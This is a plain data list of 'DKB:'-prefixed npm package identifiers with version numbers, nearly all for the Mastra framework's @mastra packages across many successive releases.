DKB:@mastra/livekit@0.3.2
DKB:@mastra/libsql@1.22.4
DKB:@mastra/langsmith@1.3.16
DKB:@mastra/langfuse@1.5.5
DKB:@mastra/laminar@1.3.16
DKB:@mastra/koa@1.7.9
DKB:@mastra/inngest@1.8.10
DKB:@mastra/hono@1.7.7
DKB:@mastra/fastify@1.5.9
DKB:@mastra/factory@0.13.0
DKB:@mastra/express@1.5.9
DKB:@mastra/elysia@0.1.5
DKB:@mastra/editor@0.14.4
DKB:@mastra/duckdb@1.7.0
DKB:@mastra/dsql@1.3.5
DKB:@mastra/deployer@1.65.0
DKB:@mastra/deployer-vercel@1.2.24
DKB:@mastra/deployer-sandbox@0.3.9
DKB:@mastra/deployer-netlify@1.2.24
DKB:@mastra/deployer-cloudflare@1.2.24
DKB:@mastra/deployer-cloud@1.65.0
DKB:@mastra/deepeval@0.1.8
DKB:@mastra/datadog@1.4.6
DKB:@mastra/core@1.65.0
DKB:@mastra/convex@1.5.7
DKB:@mastra/code-sdk@1.7.0
DKB:@mastra/client-js@1.44.0
DKB:@mastra/clickhouse@1.17.0
DKB:@mastra/braintrust@1.3.11
DKB:@mastra/arthur@0.4.14
DKB:@mastra/arize@1.3.14
DKB:@mastra/ai-sdk@1.10.2
DKB:@mastra/agent-builder@1.1.17
DKB:@mastra/turbopuffer@1.2.1
DKB:@mastra/turso@0.1.3
DKB:@mastra/upstash@1.4.4
DKB:@mastra/valkey@0.2.1
DKB:@mastra/vectorize@1.1.2
DKB:@mastra/vercel@1.5.0
DKB:@mastra/voice-aws-nova-sonic@0.2.2
DKB:@mastra/voice-azure@0.12.1
DKB:@mastra/voice-cloudflare@0.13.2
DKB:@mastra/voice-deepgram@0.13.1
DKB:@mastra/voice-elevenlabs@0.13.1
DKB:@mastra/voice-gladia@0.13.1
DKB:@mastra/voice-google-gemini-live@0.14.8
DKB:@mastra/voice-google@0.14.2
DKB:@mastra/voice-inworld@0.4.2
DKB:@mastra/voice-mistral@0.1.1
DKB:@mastra/voice-modelslab@0.2.1
DKB:@mastra/voice-murf@0.13.1
DKB:@mastra/voice-openai-realtime@0.13.8
DKB:@mastra/voice-openai@0.13.1
DKB:@mastra/voice-playai@0.13.1
DKB:@mastra/voice-sarvam@1.1.1
DKB:@mastra/voice-speechify@0.14.1
DKB:@mastra/voice-xai-realtime@0.2.8
DKB:@mastra/temporal@0.4.2
DKB:@mastra/spanner@1.6.4
DKB:@mastra/s3vectors@1.1.2
DKB:@mastra/s3@0.6.2
DKB:@mastra/redis@1.4.3
DKB:@mastra/railway@0.8.0
DKB:@mastra/qdrant@1.1.3
DKB:@mastra/platform-workspace@1.5.0
DKB:@mastra/modal@0.6.0
DKB:@mastra/mesa@0.2.1
DKB:@mastra/inngest@1.8.9
DKB:@mastra/google-drive@0.2.1
DKB:@mastra/gcs@0.3.3
DKB:@mastra/files-sdk@0.3.1
DKB:@mastra/e2b@0.11.0
DKB:@mastra/e2b-desktop@0.1.1
DKB:@mastra/docker@0.7.0
DKB:@mastra/daytona@0.10.0
DKB:@mastra/cloudflare-sandbox@0.3.0
DKB:@mastra/blaxel@0.9.0
DKB:@mastra/azure@0.3.1
DKB:@mastra/archil@0.2.1
DKB:@mastra/apple-container@0.5.0
DKB:@mastra/agentfs@0.2.1
DKB:@mastra/agentcore@0.5.0
DKB:mastracode@0.38.0
DKB:mastra@1.27.3
DKB:create-mastra@1.27.3
DKB:create-factory@0.1.15
DKB:@mastra/voyageai@0.4.1
DKB:@mastra/acp@0.4.1
DKB:@mastra/agent-browser@0.5.2
DKB:@mastra/agent-builder@1.1.16
DKB:@mastra/ai-sdk@1.10.1
DKB:@mastra/arize@1.3.13
DKB:@mastra/arthur@0.4.13
DKB:@mastra/astra@1.1.1
DKB:@mastra/auth-auth0@1.2.3
DKB:@mastra/auth-better-auth@1.1.5
DKB:@mastra/auth-clerk@1.2.4
DKB:@mastra/auth-cloud@1.2.5
DKB:@mastra/auth-firebase@1.1.2
DKB:@mastra/auth-google@0.1.2
DKB:@mastra/auth-neon@0.3.2
DKB:@mastra/auth-okta@0.2.2
DKB:@mastra/auth-studio@1.3.5
DKB:@mastra/auth-supabase@1.1.4
DKB:@mastra/auth-workos@1.6.5
DKB:@mastra/auth@1.1.3
DKB:@mastra/braintrust@1.3.10
DKB:@mastra/brightdata@0.3.1
DKB:@mastra/valkey-streams@0.5.1
DKB:@mastra/telegram@0.1.1
DKB:@mastra/browser-firecrawl@0.2.2
DKB:@mastra/browser-viewer@0.2.3
DKB:@mastra/chroma@1.1.3
DKB:@mastra/tavily@1.1.2
DKB:@mastra/tanstack-start@0.2.22
DKB:@mastra/stagehand@0.3.4
DKB:@mastra/slack@1.6.3
DKB:@mastra/server@1.64.0
DKB:@mastra/sentry@1.2.15
DKB:@mastra/schema-compat@1.3.8
DKB:@mastra/redis-streams@0.4.1
DKB:@mastra/react@1.4.10
DKB:@mastra/rag@2.6.1
DKB:@mastra/quickjs@0.1.1
DKB:@mastra/posthog@1.3.7
DKB:@mastra/playground-ui@52.0.0
DKB:@mastra/pinecone@1.1.1
DKB:@mastra/pg@1.22.3
DKB:@mastra/perplexity@0.2.1
DKB:@mastra/parallel@0.1.1
DKB:@mastra/otel-exporter@1.3.13
DKB:@mastra/otel-bridge@1.5.5
DKB:@mastra/oracledb@0.2.2
DKB:@mastra/opensearch@1.1.1
DKB:@mastra/opencode@0.1.23
DKB:@mastra/clickhouse@1.16.1
DKB:@mastra/observability@1.17.5
DKB:@mastra/next@0.2.22
DKB:@mastra/nestjs@0.2.23
DKB:@mastra/mysql@0.8.5
DKB:@mastra/mssql@1.7.4
DKB:@mastra/mongodb@1.18.5
DKB:@mastra/memory@1.28.2
DKB:@mastra/mcp@1.17.3
DKB:@mastra/mcp-registry-registry@1.1.2
DKB:@mastra/mcp-docs-server@1.2.23
DKB:@mastra/longmemeval@1.1.23
DKB:@mastra/loggers@1.3.1
DKB:@mastra/livekit@0.3.1
DKB:@mastra/libsql@1.22.3
DKB:@mastra/langsmith@1.3.15
DKB:@mastra/langfuse@1.5.4
DKB:@mastra/lance@1.3.2
DKB:@mastra/laminar@1.3.15
DKB:@mastra/koa@1.7.8
DKB:@mastra/isolated-vm@0.1.2
DKB:@mastra/hono@1.7.6
DKB:@mastra/google-cloud-pubsub@1.1.3
DKB:@mastra/github-signals@0.4.0
DKB:@mastra/claude@0.3.1
DKB:@mastra/fastembed@1.3.1
DKB:@mastra/factory@0.12.0
DKB:@mastra/express@1.5.8
DKB:@mastra/evals@1.10.0
DKB:@mastra/elysia@0.1.4
DKB:@mastra/elasticsearch@1.4.1
DKB:@mastra/editor@0.14.3
DKB:@mastra/dynamodb@1.3.3
DKB:@mastra/duckdb@1.6.4
DKB:@mastra/dsql@1.3.4
DKB:@mastra/deployer@1.64.0
DKB:@mastra/deployer-vercel@1.2.23
DKB:@mastra/deployer-sandbox@0.3.8
DKB:@mastra/deployer-netlify@1.2.23
DKB:@mastra/deployer-cloudflare@1.2.23
DKB:@mastra/deployer-cloud@1.64.0
DKB:@mastra/deepeval@0.1.7
DKB:@mastra/datadog@1.4.5
DKB:@mastra/cursor@0.3.1
DKB:@mastra/couchbase@1.1.2
DKB:@mastra/core@1.64.0
DKB:@mastra/convex@1.5.6
DKB:@mastra/codemod@1.1.2
DKB:@mastra/code-sdk@1.6.0
DKB:@mastra/cloudflare@1.6.4
DKB:@mastra/cloudflare-d1@1.3.2
DKB:@mastra/client-js@1.43.0
DKB:@mastra/openai@1.1.1
DKB:@mastra/fastify@1.5.8
DKB:mastracode@0.37.1
DKB:mastra@1.27.2
DKB:create-mastra@1.27.2
DKB:create-factory@0.1.14
DKB:@mastra/turso@0.1.2
DKB:@mastra/temporal@0.4.1
DKB:@mastra/tanstack-start@0.2.21
DKB:@mastra/server@1.63.2
DKB:@mastra/react@1.4.9
DKB:@mastra/playground-ui@51.3.1
DKB:@mastra/pg@1.22.2
DKB:@mastra/opencode@0.1.22
DKB:@mastra/next@0.2.21
DKB:@mastra/nestjs@0.2.22
DKB:@mastra/mysql@0.8.4
DKB:@mastra/mongodb@1.18.4
DKB:@mastra/mcp-docs-server@1.2.22
DKB:@mastra/longmemeval@1.1.22
DKB:@mastra/libsql@1.22.2
DKB:@mastra/koa@1.7.7
DKB:@mastra/hono@1.7.5
DKB:@mastra/fastify@1.5.7
DKB:@mastra/factory@0.11.1
DKB:@mastra/express@1.5.7
DKB:@mastra/elysia@0.1.3
DKB:@mastra/deployer@1.63.2
DKB:@mastra/deployer-vercel@1.2.22
DKB:@mastra/deployer-sandbox@0.3.7
DKB:@mastra/deployer-netlify@1.2.22
DKB:@mastra/deployer-cloudflare@1.2.22
DKB:@mastra/deployer-cloud@1.63.2
DKB:@mastra/core@1.63.2
DKB:@mastra/code-sdk@1.5.3
DKB:@mastra/client-js@1.42.4
DKB:mastracode@0.37.0
DKB:mastra@1.27.1
DKB:create-mastra@1.27.1
DKB:create-factory@0.1.13
DKB:@mastra/turso@0.1.1
DKB:@mastra/temporal@0.4.0
DKB:@mastra/tanstack-start@0.2.20
DKB:@mastra/server@1.63.1
DKB:@mastra/sentry@1.2.14
DKB:@mastra/posthog@1.3.6
DKB:@mastra/playground-ui@51.3.0
DKB:@mastra/pg@1.22.1
DKB:@mastra/otel-exporter@1.3.12
DKB:@mastra/otel-bridge@1.5.4
DKB:@mastra/opencode@0.1.21
DKB:@mastra/observability@1.17.4
DKB:@mastra/next@0.2.20
DKB:@mastra/nestjs@0.2.21
DKB:@mastra/mysql@0.8.3
DKB:@mastra/mongodb@1.18.3
DKB:@mastra/memory@1.28.1
DKB:@mastra/mcp-docs-server@1.2.21
DKB:@mastra/longmemeval@1.1.21
DKB:@mastra/libsql@1.22.1
DKB:@mastra/langsmith@1.3.14
DKB:@mastra/langfuse@1.5.3
DKB:@mastra/laminar@1.3.14
DKB:@mastra/koa@1.7.6
DKB:@mastra/hono@1.7.4
DKB:@mastra/fastify@1.5.6
DKB:@mastra/factory@0.11.0
DKB:@mastra/express@1.5.6
DKB:@mastra/elysia@0.1.2
DKB:@mastra/editor@0.14.2
DKB:@mastra/deployer@1.63.1
DKB:@mastra/deployer-vercel@1.2.21
DKB:@mastra/deployer-sandbox@0.3.6
DKB:@mastra/deployer-netlify@1.2.21
DKB:@mastra/deployer-cloudflare@1.2.21
DKB:@mastra/deployer-cloud@1.63.1
DKB:@mastra/deepeval@0.1.6
DKB:@mastra/daytona@0.9.1
DKB:@mastra/datadog@1.4.4
DKB:@mastra/core@1.63.1
DKB:@mastra/code-sdk@1.5.2
DKB:@mastra/braintrust@1.3.9
DKB:@mastra/arthur@0.4.12
DKB:@mastra/arize@1.3.12
DKB:@mastra/agent-builder@1.1.15
DKB:@mastra/react@1.4.8
DKB:@mastra/client-js@1.42.3
DKB:@mastra/deployer@1.63.0
DKB:@mastra/temporal@0.3.5
DKB:@mastra/tanstack-start@0.2.19
DKB:@mastra/server@1.63.0
DKB:@mastra/playground-ui@51.2.0
DKB:@mastra/next@0.2.19
DKB:@mastra/nestjs@0.2.20
DKB:@mastra/mcp-docs-server@1.2.20
DKB:@mastra/loggers@1.3.0
DKB:@mastra/koa@1.7.5
DKB:@mastra/hono@1.7.3
DKB:@mastra/fastify@1.5.5
DKB:@mastra/express@1.5.5
DKB:@mastra/elysia@0.1.1
DKB:@mastra/dsql@1.3.3
DKB:mastracode@0.36.1
DKB:mastra@1.27.0
DKB:create-mastra@1.27.0
DKB:create-factory@0.1.12
DKB:@mastra/slack@1.6.2
DKB:@mastra/sentry@1.2.13
DKB:@mastra/react@1.4.7
DKB:@mastra/posthog@1.3.5
DKB:@mastra/otel-exporter@1.3.11
DKB:@mastra/otel-bridge@1.5.3
DKB:@mastra/opencode@0.1.20
DKB:@mastra/observability@1.17.3
DKB:@mastra/longmemeval@1.1.20
DKB:@mastra/langsmith@1.3.13
DKB:@mastra/langfuse@1.5.2
DKB:@mastra/laminar@1.3.13
DKB:@mastra/factory@0.10.1
DKB:@mastra/deployer-vercel@1.2.20
DKB:@mastra/deployer-sandbox@0.3.5
DKB:@mastra/deployer-netlify@1.2.20
DKB:@mastra/deployer-cloudflare@1.2.20
DKB:@mastra/deployer-cloud@1.63.0
DKB:@mastra/deepeval@0.1.5
DKB:@mastra/datadog@1.4.3
DKB:@mastra/core@1.63.0
DKB:@mastra/code-sdk@1.5.1
DKB:@mastra/client-js@1.42.2
DKB:@mastra/braintrust@1.3.8
DKB:@mastra/arthur@0.4.11
DKB:@mastra/arize@1.3.11
DKB:mastracode@0.36.0
DKB:mastra@1.26.1
DKB:create-mastra@1.26.1
DKB:create-factory@0.1.11
DKB:@mastra/vercel@1.4.1
DKB:@mastra/valkey@0.2.0
DKB:@mastra/valkey-streams@0.5.0
DKB:@mastra/upstash@1.4.3
DKB:@mastra/turso@0.1.0
DKB:@mastra/temporal@0.3.4
DKB:@mastra/tanstack-start@0.2.18
DKB:@mastra/spanner@1.6.3
DKB:@mastra/server@1.62.0
DKB:@mastra/sentry@1.2.12
DKB:@mastra/react@1.4.6
DKB:@mastra/railway@0.7.0
DKB:@mastra/posthog@1.3.4
DKB:@mastra/playground-ui@51.1.0
DKB:@mastra/platform-workspace@1.4.1
DKB:@mastra/pg@1.22.0
DKB:@mastra/parallel@0.1.0
DKB:@mastra/otel-exporter@1.3.10
DKB:@mastra/otel-bridge@1.5.2
DKB:@mastra/opencode@0.1.19
DKB:@mastra/observability@1.17.2
DKB:@mastra/next@0.2.18
DKB:@mastra/nestjs@0.2.19
DKB:@mastra/mysql@0.8.2
DKB:@mastra/mssql@1.7.3
DKB:@mastra/mongodb@1.18.2
DKB:@mastra/modal@0.5.1
DKB:@mastra/memory@1.28.0
DKB:@mastra/mcp@1.17.2
DKB:@mastra/mcp-docs-server@1.2.19
DKB:@mastra/longmemeval@1.1.19
DKB:@mastra/libsql@1.22.0
DKB:@mastra/langsmith@1.3.12
DKB:@mastra/langfuse@1.5.1
DKB:@mastra/lance@1.3.1
DKB:@mastra/laminar@1.3.12
DKB:@mastra/koa@1.7.4
DKB:@mastra/inngest@1.8.8
DKB:@mastra/hono@1.7.2
DKB:@mastra/github-signals@0.3.0
DKB:@mastra/fastify@1.5.4
DKB:@mastra/fastembed@1.3.0
DKB:@mastra/factory@0.10.0
DKB:@mastra/express@1.5.4
DKB:@mastra/elysia@0.1.0
DKB:@mastra/elasticsearch@1.4.0
DKB:@mastra/editor@0.14.1
DKB:@mastra/e2b@0.10.0
DKB:@mastra/e2b-desktop@0.1.0
DKB:@mastra/dynamodb@1.3.2
DKB:@mastra/duckdb@1.6.3
DKB:@mastra/docker@0.6.1
DKB:@mastra/deployer@1.62.0
DKB:@mastra/deployer-vercel@1.2.19
DKB:@mastra/deployer-sandbox@0.3.4
DKB:@mastra/deployer-netlify@1.2.19
DKB:@mastra/deployer-cloudflare@1.2.19
DKB:@mastra/deployer-cloud@1.62.0
DKB:@mastra/deepeval@0.1.4
DKB:@mastra/daytona@0.9.0
DKB:@mastra/datadog@1.4.2
DKB:@mastra/core@1.62.0
DKB:@mastra/convex@1.5.5
DKB:@mastra/code-sdk@1.5.0
DKB:@mastra/cloudflare@1.6.3
DKB:@mastra/cloudflare-sandbox@0.2.1
DKB:@mastra/cloudflare-d1@1.3.1
DKB:@mastra/client-js@1.42.1
DKB:@mastra/clickhouse@1.16.0
DKB:@mastra/braintrust@1.3.7
DKB:@mastra/blaxel@0.8.0
DKB:@mastra/arthur@0.4.10
DKB:@mastra/arize@1.3.10
DKB:@mastra/apple-container@0.4.1
DKB:@mastra/ai-sdk@1.10.0
DKB:@mastra/agentcore@0.4.1
DKB:@mastra/agent-builder@1.1.14
DKB:@mastra/nestjs@0.2.18
DKB:@mastra/next@0.2.17
DKB:@mastra/oracledb@0.2.1
DKB:@mastra/pg@1.21.1
DKB:@mastra/platform-workspace@1.4.0
DKB:@mastra/redis@1.4.2
DKB:@mastra/server@1.61.0
DKB:@mastra/spanner@1.6.2
DKB:@mastra/tanstack-start@0.2.17
DKB:@mastra/temporal@0.3.3
DKB:@mastra/convex@1.5.4
DKB:@mastra/upstash@1.4.2
DKB:@mastra/mssql@1.7.2
DKB:@mastra/mongodb@1.18.1
DKB:@mastra/libsql@1.21.1
DKB:@mastra/koa@1.7.3
DKB:@mastra/hono@1.7.1
DKB:@mastra/fastify@1.5.3
DKB:@mastra/express@1.5.3
DKB:@mastra/dynamodb@1.3.1
DKB:@mastra/dsql@1.3.2
DKB:@mastra/mysql@0.8.1
DKB:mastracode@0.35.0
DKB:mastra@1.26.0
DKB:create-mastra@1.26.0
DKB:create-factory@0.1.10
DKB:@mastra/ai-sdk@1.9.1
DKB:@mastra/code-sdk@1.4.0
DKB:@mastra/core@1.61.0
DKB:@mastra/deployer-cloud@1.61.0
DKB:@mastra/deployer-cloudflare@1.2.18
DKB:@mastra/deployer-netlify@1.2.18
DKB:@mastra/react@1.4.5
DKB:@mastra/playground-ui@51.0.0
DKB:@mastra/langfuse@1.5.0
DKB:@mastra/deployer-vercel@1.2.18
DKB:@mastra/deployer@1.61.0
DKB:@mastra/opencode@0.1.18
DKB:@mastra/mcp@1.17.1
DKB:@mastra/mcp-docs-server@1.2.18
DKB:@mastra/evals@1.9.0
DKB:@mastra/factory@0.9.0
DKB:@mastra/isolated-vm@0.1.1
DKB:@mastra/longmemeval@1.1.18
DKB:@mastra/deployer-sandbox@0.3.3
DKB:@mastra/client-js@1.42.0
DKB:mastracode@0.34.0
DKB:mastra@1.25.1
DKB:create-mastra@1.25.1
DKB:create-factory@0.1.9
DKB:@mastra/vercel@1.4.0
DKB:@mastra/vectorize@1.1.1
DKB:@mastra/upstash@1.4.1
DKB:@mastra/temporal@0.3.2
DKB:@mastra/tanstack-start@0.2.16
DKB:@mastra/spanner@1.6.1
DKB:@mastra/server@1.60.0
DKB:@mastra/sentry@1.2.11
DKB:@mastra/redis@1.4.1
DKB:@mastra/redis-streams@0.4.0
DKB:@mastra/react@1.4.4
DKB:@mastra/agentcore@0.4.0
DKB:@mastra/rag@2.6.0
DKB:@mastra/posthog@1.3.3
DKB:@mastra/playground-ui@50.0.0
DKB:@mastra/platform-workspace@1.3.0
DKB:@mastra/pg@1.21.0
DKB:@mastra/otel-exporter@1.3.9
DKB:@mastra/otel-bridge@1.5.1
DKB:@mastra/opencode@0.1.17
DKB:@mastra/observability@1.17.1
DKB:@mastra/next@0.2.16
DKB:@mastra/nestjs@0.2.17
DKB:@mastra/mysql@0.8.0
DKB:@mastra/mssql@1.7.1
DKB:@mastra/mongodb@1.18.0
DKB:@mastra/modal@0.5.0
DKB:@mastra/memory@1.27.0
DKB:@mastra/mcp@1.17.0
DKB:@mastra/mcp-docs-server@1.2.17
DKB:@mastra/longmemeval@1.1.17
DKB:@mastra/libsql@1.21.0
DKB:@mastra/langsmith@1.3.11
DKB:@mastra/langfuse@1.4.9
DKB:@mastra/agent-builder@1.1.13
DKB:@mastra/koa@1.7.2
DKB:@mastra/inngest@1.8.7
DKB:@mastra/hono@1.7.0
DKB:@mastra/fastify@1.5.2
DKB:@mastra/factory@0.8.0
DKB:@mastra/express@1.5.2
DKB:@mastra/evals@1.8.0
DKB:@mastra/editor@0.14.0
DKB:@mastra/e2b@0.9.0
DKB:@mastra/duckdb@1.6.2
DKB:@mastra/dsql@1.3.1
DKB:@mastra/docker@0.6.0
DKB:@mastra/deployer@1.60.0
DKB:@mastra/deployer-vercel@1.2.17
DKB:@mastra/deployer-sandbox@0.3.2
DKB:@mastra/deployer-netlify@1.2.17
DKB:@mastra/deployer-cloudflare@1.2.17
DKB:@mastra/deployer-cloud@1.60.0
DKB:@mastra/deepeval@0.1.3
DKB:@mastra/daytona@0.8.0
DKB:@mastra/datadog@1.4.1
DKB:@mastra/core@1.60.0
DKB:@mastra/code-sdk@1.3.0
DKB:@mastra/cloudflare-sandbox@0.2.0
DKB:@mastra/client-js@1.41.0
DKB:@mastra/clickhouse@1.15.2
DKB:@mastra/braintrust@1.3.6
DKB:@mastra/blaxel@0.7.0
DKB:@mastra/auth-studio@1.3.4
DKB:@mastra/auth-okta@0.2.1
DKB:@mastra/auth-neon@0.3.1
DKB:@mastra/auth-google@0.1.1
DKB:@mastra/auth-cloud@1.2.4
DKB:@mastra/auth-clerk@1.2.3
DKB:@mastra/auth-better-auth@1.1.4
DKB:@mastra/auth-auth0@1.2.2
DKB:@mastra/arthur@0.4.9
DKB:@mastra/arize@1.3.9
DKB:@mastra/apple-container@0.4.0
DKB:@mastra/ai-sdk@1.9.0
DKB:@mastra/railway@0.6.0
DKB:@mastra/laminar@1.3.11
DKB:@mastra/playground-ui@49.0.0
DKB:@mastra/platform-workspace@1.2.1
DKB:@mastra/otel-bridge@1.5.0
DKB:@mastra/posthog@1.3.2
DKB:@mastra/observability@1.17.0
DKB:@mastra/next@0.2.15
DKB:@mastra/nestjs@0.2.16
DKB:@mastra/memory@1.26.2
DKB:@mastra/mcp-docs-server@1.2.16
DKB:@mastra/temporal@0.3.1
DKB:@mastra/blaxel@0.6.1
DKB:@mastra/sentry@1.2.10
DKB:@mastra/langsmith@1.3.10
DKB:@mastra/laminar@1.3.10
DKB:@mastra/koa@1.7.1
DKB:@mastra/server@1.59.0
DKB:@mastra/tanstack-start@0.2.15
DKB:@mastra/voice-google-gemini-live@0.14.7
DKB:@mastra/voice-openai-realtime@0.13.7
DKB:@mastra/voice-xai-realtime@0.2.7
DKB:create-mastra@1.25.0
DKB:mastra@1.25.0
DKB:@mastra/hono@1.6.1
DKB:@mastra/fastify@1.5.1
DKB:@mastra/express@1.5.1
DKB:@mastra/editor@0.13.13
DKB:@mastra/e2b@0.8.2
DKB:@mastra/deployer@1.59.0
DKB:@mastra/deepeval@0.1.2
DKB:@mastra/daytona@0.7.1
DKB:@mastra/datadog@1.4.0
DKB:@mastra/core@1.59.0
DKB:@mastra/clickhouse@1.15.1
DKB:@mastra/agent-builder@1.1.12
DKB:@mastra/schema-compat@1.3.7
DKB:mastracode@0.33.1
DKB:@mastra/braintrust@1.3.5
DKB:@mastra/client-js@1.40.0
DKB:create-factory@0.1.8
DKB:@mastra/longmemeval@1.1.16
DKB:@mastra/deployer-cloud@1.59.0
DKB:@mastra/stagehand@0.3.3
DKB:@mastra/deployer-netlify@1.2.16
DKB:@mastra/react@1.4.3
DKB:@mastra/opencode@0.1.16
DKB:@mastra/deployer-sandbox@0.3.1
DKB:@mastra/deployer-vercel@1.2.16
DKB:@mastra/factory@0.7.0
DKB:@mastra/code-sdk@1.2.1
DKB:@mastra/deployer-cloudflare@1.2.16
DKB:@mastra/libsql@1.20.0
DKB:@mastra/mongodb@1.17.0
DKB:@mastra/mssql@1.7.0
DKB:@mastra/mysql@0.7.0
DKB:@mastra/nestjs@0.2.15
DKB:@mastra/next@0.2.14
DKB:@mastra/oracledb@0.2.0
DKB:@mastra/pg@1.20.0
DKB:@mastra/platform-workspace@1.2.0
DKB:@mastra/railway@0.5.0
DKB:@mastra/redis@1.4.0
DKB:@mastra/s3@0.6.1
DKB:@mastra/s3vectors@1.1.1
DKB:@mastra/clickhouse@1.15.0
DKB:@mastra/spanner@1.6.0
DKB:@mastra/tanstack-start@0.2.14
DKB:@mastra/temporal@0.3.0
DKB:@mastra/upstash@1.4.0
DKB:@mastra/voice-aws-nova-sonic@0.2.1
DKB:@mastra/voice-google-gemini-live@0.14.6
DKB:@mastra/voice-google@0.14.1
DKB:@mastra/voice-openai-realtime@0.13.6
DKB:@mastra/voice-xai-realtime@0.2.6
DKB:@mastra/agentcore@0.3.1
DKB:@mastra/koa@1.7.0
DKB:@mastra/inngest@1.8.6
DKB:@mastra/github-signals@0.2.5
DKB:@mastra/gcs@0.3.2
DKB:@mastra/e2b@0.8.1
DKB:@mastra/dynamodb@1.3.0
DKB:@mastra/duckdb@1.6.1
DKB:@mastra/dsql@1.3.0
DKB:@mastra/daytona@0.7.0
DKB:@mastra/convex@1.5.3
DKB:@mastra/cloudflare@1.6.2
DKB:@mastra/cloudflare-d1@1.3.0
DKB:@mastra/lance@1.3.0
DKB:@mastra/agent-browser@0.5.1
DKB:mastracode@0.33.0
DKB:mastra@1.24.0
DKB:create-mastra@1.24.0
DKB:create-factory@0.1.7
DKB:@mastra/agent-builder@1.1.11
DKB:@mastra/ai-sdk@1.8.0
DKB:@mastra/auth-better-auth@1.1.3
DKB:@mastra/auth-okta@0.2.0
DKB:@mastra/braintrust@1.3.4
DKB:@mastra/browser-firecrawl@0.2.1
DKB:@mastra/browser-viewer@0.2.2
DKB:@mastra/telegram@0.1.0
DKB:@mastra/client-js@1.39.0
DKB:@mastra/stagehand@0.3.2
DKB:@mastra/code-sdk@1.2.0
DKB:@mastra/core@1.58.0
DKB:@mastra/server@1.58.0
DKB:@mastra/sentry@1.2.9
DKB:@mastra/schema-compat@1.3.6
DKB:@mastra/datadog@1.3.9
DKB:@mastra/deepeval@0.1.1
DKB:@mastra/deployer-cloud@1.58.0
DKB:@mastra/react@1.4.2
DKB:@mastra/deployer-cloudflare@1.2.15
DKB:@mastra/rag@2.5.0
DKB:@mastra/quickjs@0.1.0
DKB:@mastra/posthog@1.3.1
DKB:@mastra/playground-ui@48.0.0
DKB:@mastra/deployer-netlify@1.2.15
DKB:@mastra/deployer-sandbox@0.3.0
DKB:@mastra/deployer-vercel@1.2.15
DKB:@mastra/opencode@0.1.15
DKB:@mastra/observability@1.16.6
DKB:@mastra/deployer@1.58.0
DKB:@mastra/editor@0.13.12
DKB:@mastra/express@1.5.0
DKB:@mastra/factory@0.6.0
DKB:@mastra/fastify@1.5.0
DKB:@mastra/memory@1.26.1
DKB:@mastra/mcp@1.16.0
DKB:@mastra/mcp-docs-server@1.2.15
DKB:@mastra/longmemeval@1.1.15
DKB:@mastra/hono@1.6.0
DKB:@mastra/langsmith@1.3.9
DKB:@mastra/laminar@1.3.9
DKB:@mastra/slack@1.6.1
DKB:mastracode@0.32.6
DKB:mastra@1.23.0
DKB:create-mastra@1.23.0
DKB:create-factory@0.1.6
DKB:@mastra/voice-xai-realtime@0.2.5
DKB:@mastra/voice-openai-realtime@0.13.5
DKB:@mastra/voice-google-gemini-live@0.14.5
DKB:@mastra/temporal@0.2.14
DKB:@mastra/tanstack-start@0.2.13
DKB:@mastra/server@1.57.0
DKB:@mastra/sentry@1.2.8
DKB:@mastra/schema-compat@1.3.5
DKB:@mastra/react@1.4.1
DKB:@mastra/posthog@1.3.0
DKB:@mastra/playground-ui@47.0.0
DKB:@mastra/platform-workspace@1.1.0
DKB:@mastra/otel-exporter@1.3.8
DKB:@mastra/otel-bridge@1.4.6
DKB:@mastra/opencode@0.1.14
DKB:@mastra/observability@1.16.5
DKB:@mastra/next@0.2.13
DKB:@mastra/nestjs@0.2.14
DKB:@mastra/mongodb@1.16.1
DKB:@mastra/memory@1.26.0
DKB:@mastra/mcp-docs-server@1.2.14
DKB:@mastra/longmemeval@1.1.14
DKB:@mastra/langsmith@1.3.8
DKB:@mastra/langfuse@1.4.8
DKB:@mastra/laminar@1.3.8
DKB:@mastra/koa@1.6.14
DKB:@mastra/inngest@1.8.5
DKB:@mastra/hono@1.5.14
DKB:@mastra/github-signals@0.2.4
DKB:@mastra/fastify@1.4.14
DKB:@mastra/factory@0.5.0
DKB:@mastra/express@1.4.14
DKB:@mastra/editor@0.13.11
DKB:@mastra/deployer@1.57.0
DKB:@mastra/deployer-vercel@1.2.14
DKB:@mastra/deployer-sandbox@0.2.2
DKB:@mastra/deployer-netlify@1.2.14
DKB:@mastra/deployer-cloudflare@1.2.14
DKB:@mastra/deployer-cloud@1.57.0
DKB:@mastra/deepeval@0.1.0
DKB:@mastra/datadog@1.3.8
DKB:@mastra/core@1.57.0
DKB:@mastra/code-sdk@1.1.3
DKB:@mastra/client-js@1.38.0
DKB:@mastra/braintrust@1.3.3
DKB:@mastra/arthur@0.4.8
DKB:@mastra/arize@1.3.8
DKB:@mastra/ai-sdk@1.7.2
DKB:@mastra/agent-builder@1.1.10
DKB:@mastra/agent-browser@0.5.0
DKB:@mastra/platform-workspace@1.0.0
DKB:@mastra/pg@1.19.0
DKB:@mastra/otel-exporter@1.3.7
DKB:@mastra/otel-bridge@1.4.5
DKB:@mastra/playground-ui@46.0.0
DKB:@mastra/observability@1.16.4
DKB:@mastra/next@0.2.12
DKB:@mastra/nestjs@0.2.13
DKB:@mastra/mysql@0.6.0
DKB:@mastra/mssql@1.6.0
DKB:@mastra/mongodb@1.16.0
DKB:@mastra/memory@1.25.0
DKB:@mastra/mcp@1.15.1
DKB:@mastra/mcp-docs-server@1.2.13
DKB:@mastra/posthog@1.2.2
DKB:@mastra/redis@1.3.1
DKB:@mastra/libsql@1.19.0
DKB:@mastra/langsmith@1.3.7
DKB:@mastra/langfuse@1.4.7
DKB:@mastra/lance@1.2.2
DKB:@mastra/laminar@1.3.7
DKB:@mastra/koa@1.6.13
DKB:@mastra/inngest@1.8.4
DKB:@mastra/agent-builder@1.1.9
DKB:@mastra/github-signals@0.2.3
DKB:@mastra/arize@1.3.7
DKB:@mastra/server@1.56.0
DKB:@mastra/spanner@1.5.0
DKB:@mastra/tanstack-start@0.2.12
DKB:@mastra/temporal@0.2.13
DKB:@mastra/upstash@1.3.1
DKB:create-mastra@1.22.0
DKB:mastra@1.22.0
DKB:mastracode@0.32.5
DKB:@mastra/fastify@1.4.13
DKB:@mastra/express@1.4.13
DKB:@mastra/evals@1.7.0
DKB:@mastra/editor@0.13.10
DKB:@mastra/dynamodb@1.2.2
DKB:@mastra/duckdb@1.6.0
DKB:@mastra/dsql@1.2.2
DKB:@mastra/deployer@1.56.0
DKB:@mastra/datadog@1.3.7
DKB:@mastra/core@1.56.0
DKB:@mastra/convex@1.5.2
